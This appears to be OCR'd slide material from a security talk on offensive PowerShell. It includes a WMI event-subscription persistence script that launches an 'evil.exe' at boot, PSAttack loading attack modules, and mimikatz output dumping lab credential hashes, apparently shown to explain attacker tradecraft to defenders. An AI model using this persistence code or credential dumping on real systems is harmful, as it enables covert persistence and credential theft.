
```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 200 AND
TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -
NameSpace "root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQ
L";Query=$Query} -ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -
Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate
=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription" -Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf




PowerShell without PowerShell.exe

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



C:\Temp\PSAttack\PSAttack.exe

```
 ______   ______    _______ _______ _______ _______ _______ _     _
(_____ \ / _____)_ (_______(_______(_______(_______(_______(_)   | |
 _____) ) ( (____  ( \ _______    _       _    _______ _       _____| |
|  ____/ \____ \ ) ) |  ___  |  | |     | |  |  ___  | |     |  _   _)
| |      _____) ) (_/| |   | |  | |     | |  | |   | | |_____| |  \ \
|_|     (______/   |_|   |_|  |_|     |_|  |_|   |_|\______)_|   \_)


PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh
```




```
C:\Temp\PSAttack #> invoke-mimikatz

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 947799 (00000000:000e7657)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03/05/2016 21:09:04
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Flags    : I00/N01/L00/S01
         * NTLM     : 2118de886ec0eed6c96538760d0b39a2
         * SHA1     : 46b463c2c974ff12e80dba287646ad7e05
        tspkg :
        wdigest :
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Password : (null)
        kerberos :
```

Name	Status	25% CPU	66% Memory
Task Manager		4.1%	8.6 MB
Windows Command Processor		0%	0.1 MB
Windows Explorer		0.7%	14.8 MB
Background processes (11)			
Host Process for Windows Tasks		0%	1.6 MB
Microsoft Windows Search Inde...		0%	2.2 MB
Microsoft® Volume Shadow Co...		0%	0.1 MB
RDP Clipboard Monitor		0%	1.3 MB

]

PS Constrained Language Mode?



Administrator: Windows PowerShell

```
PS C:\>
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
```

